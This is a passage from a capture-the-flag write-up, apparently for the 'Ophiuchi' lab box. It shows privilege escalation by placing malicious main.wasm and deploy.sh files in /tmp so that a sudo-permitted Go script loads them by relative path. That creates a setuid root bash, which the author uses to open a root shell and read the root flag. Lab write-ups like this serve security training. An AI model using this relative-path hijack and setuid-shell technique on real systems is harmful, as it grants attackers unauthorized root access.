
Execution

If we look in the target's **/tmp** we'll see our malicious files. Because the **index.go** file (remember that from the `sudo -l`) didn't call for absolute fullpaths. Therefore, if we work from **/tmp** the **Go** script will not call on the legitimate files but call on **/tmp/main.wasm** and **/tmp/deploy.sh**.




```
admin@ophiuchi:/tmp$ ls -lash main.wasm deploy.sh
4.0K -rw-r--r-- 1 admin admin   57 Jun 19 17:56 deploy.sh
1.5M -rwxr-xr-x 1 admin admin 1.5M Jun 19 17:56 main.wasm
```

If we execute the `sudo -l` now, we get that the script is Ready to Deploy....which hopefully means our malicious **deploy.sh** has been executed.



```
admin@ophiuchi:/tmp$ sudo /usr/bin/go run /opt/wasm-functions/index.go
Ready to deploy

admin@ophiuchi:/tmp$
```


And now if we look in the /tmp directory, we can see our new **root bash binary**



```
admin@ophiuchi:/tmp$ ls -lash
total 3.9M
4.0K drwxrwxrwt 15 root   root   4.0K Jun 19 18:11 .
4.0K drwxr-xr-x 20 root   root   4.0K Feb  5 18:10 ..
4.0K drwxr-xr-x  2 admin  admin  4.0K Jun 19 18:07 backup
1.2M -rwsr-sr-x  1 root   root   1.2M Jun 19 18:11 bash
4.0K -rw-r--r--  1 admin  admin    57 Jun 19 18:11 deploy.sh
4.0K drwxrwxrwt  2 root   root   4.0K Jun 19 15:59 .font-unix
4.0K drwxr-x---  2 tomcat tomcat 4.0K Jun 19 15:59 hsperfdata_tomcat
4.0K drwxrwxrwt  2 root   root   4.0K Jun 19 15:59 .ICE-unix
2.5M -rwxr-xr-x  1 admin  admin  2.5M Jun 19 18:07 index
```

Root Shell

We can activate our Root bash with the following command `/tmp/bash -p`



```
admin@ophiuchi:/tmp$ /tmp/bash -p
bash-5.0# cat /root/root.txt
645a9540ec0b64d6147ea3fa1b96205b
bash-5.0#
```